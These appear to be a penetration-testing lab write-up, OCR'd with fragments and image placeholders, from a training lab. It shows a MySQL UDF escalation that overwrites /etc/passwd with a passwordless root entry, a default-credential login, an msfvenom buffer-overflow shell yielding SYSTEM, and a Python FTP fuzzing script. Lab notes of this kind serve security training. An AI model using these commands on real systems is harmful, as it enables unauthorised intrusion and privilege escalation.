
After following the instructions I managed to get shell.

// how to work the exploit

The exploit was ran in the /tmp folder.

Made these changes to make it work for me :

mysql> select * from foo into dumpfile '/usr/lib/1518.so';
mysql> select do_system('echo root::0:0:root:/bin/bash > /etc/passwd '); // look into not over writing the whole "passwd file" use "**sed" for find and replace**



Good demo to follow :

http://wg135.github.io/blog/2016/08/12/lord-the-root/

//test version of the proof and network-secret

```



TRACEROUTE

HOP RTT ADDRESS
1 102.79 ms 10.11.1.230

The login web page had HR Manager on v 4.2 with the default password of " admin , admin" enabled me to login



After some research I was able to detect an exploit for the HR power manager which is a buffer overflow attacking the "formexportdatalogs"
Below you can see the bufferover flow was tweaked in order for it to work .



```
root@kali:~/buffer# msfvenom -p windows/shell_bind_tcp LHOST=10.11.0.162 LPORT=1234  EXITFUNC=thread -b '\x00\x1a\x3a\x26\
)



root@kali:~/buffer#
```

The exploit work as intended and I was able to get a reverse shell back, the user privilege was nt authroity\system as root


Below you can see the proof and the network-secret.txt



input to this VM, move the mouse pointer inside or press Ctrl+G.



We can see that this machine can be used to access the I.T network as it currently has the correct routes in place



```

Windows IP Configuration

Float ftp free

Saturday, June 2, 2018
1:48 PM

The below skeleton was used to fuzz the ftp user name :

```
#!/usr/bin/python
import socket
import sys

junk='A' * 1000
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.110.138',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

//application crashes we inspect the EIP and the ESP and its all A

We then use pattern_create

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

```

Bad characters : "\xd7\x30\x9d\x7c"

Make the shellcode :

